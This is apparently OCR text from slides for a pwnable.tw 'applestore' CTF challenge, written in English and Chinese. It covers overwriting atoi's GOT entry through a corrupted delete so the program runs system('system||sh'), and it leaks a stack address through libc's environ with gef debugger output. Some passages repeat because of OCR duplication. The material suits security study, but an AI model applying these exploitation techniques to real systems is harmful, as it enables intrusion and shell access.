
stack

call delete

(atoi_got + 0x22) + 12 = del_ebp - 8
(del_ebp - 8) + 8 = atoi_got + 0x22

atoi_got + 0x2C = del_ebp - 8
del_ebp = atoi_got + 0x22

IMPORTANT
We need to know del_ebp, which means we need to know **stack address**!
We will show how to get stack address later~




leave ret(del func)

下面回到主函数继续输入 choice

```
my_read(&choice, 0x15u)

switch( atoi( &choice) )
```




leave ret(del func)

下面回到主函数继续输入choice

my_read(&choice, 0x15u)

switch(atoi(&choice))




leave ret(del func)

下面回到主函数继续输入choice

my_read(&choice, 0x15u)

switch(atoi(&choice))



leave ret(del func)

下面回到主函数继续输入 choice

my_read(&choice, 0x15u)


switch(atoi(&choice))


相当于执行 system(“system||sh”)

How to get stack address, emmmm…

Environ in libc!

environ? What is that??





Environ in libc!

```
gef➤  x/xw 0xf7dba000+0x1f09e8
0xf7faa9e8 <environ>:   0xffffd18c
gef➤  show_more_stack 50
```


```
0xffffd0d8 |+0x0000: 0x00000000   ← $esp, $ebp
0xffffd0dc |+0x0004: 0xf7dd908e   →  <__libc_start_main+270> add esp, 0x10
0xffffd0e0 |+0x0008: 0x00000001
0xffffd0e4 |+0x000c: 0xffffd184   →  0xffffd32c   →  "/home/allen/Work/Pwnable_tw/pwnable009_applestore/[...]"
0xffffd0e8 |+0x0010: 0xffffd18c   →  0xffffd369   →  "PWD=/home/allen/Work/Pwnable_tw/pwnable009_applest[...]"

0xffffd180 |+0x00a8: 0x00000001
0xffffd184 |+0x00ac: 0xffffd32c   →  "/home/allen/Work/Pwnable_tw/pwnable009_applestore/[...]"
0xffffd188 |+0x00b0: 0x00000000
0xffffd18c |+0x00b4: 0xffffd369   →  "PWD=/home/allen/Work/Pwnable_tw/pwnable009_applest[...]"
0xffffd190 |+0x00b8: 0xffffd39f   →  "GNOME_TERMINAL_SCREEN=/org/gnome/Terminal/screen/4[...]"
0xffffd194 |+0x00bc: 0xffffd3f5   →  "LANG=en_US.UTF-8"
0xffffd198 |+0x00c0: 0xffffd406   →  "XDG_CURRENT_DESKTOP=i3"
0xffffd19c |+0x00c4: 0xffffd41d   →  "XDG_GREETER_DATA_DIR=/var/lib/lightdm-data/allen"
```

```
gef➤
```

Use environ to get stack address ~~~

```
environ_real_addr = environ_in_libc + libc_base
```



stack

...	...
...	...
BBB	old ebp
...	retq
...	...
...	...
AAA	...
...	...

1. cal() print AAA
2. using gdb get (BBB-AAA)
3. we can get BBB, that is cal() stack base
4. by assembly code, we can get all function stack base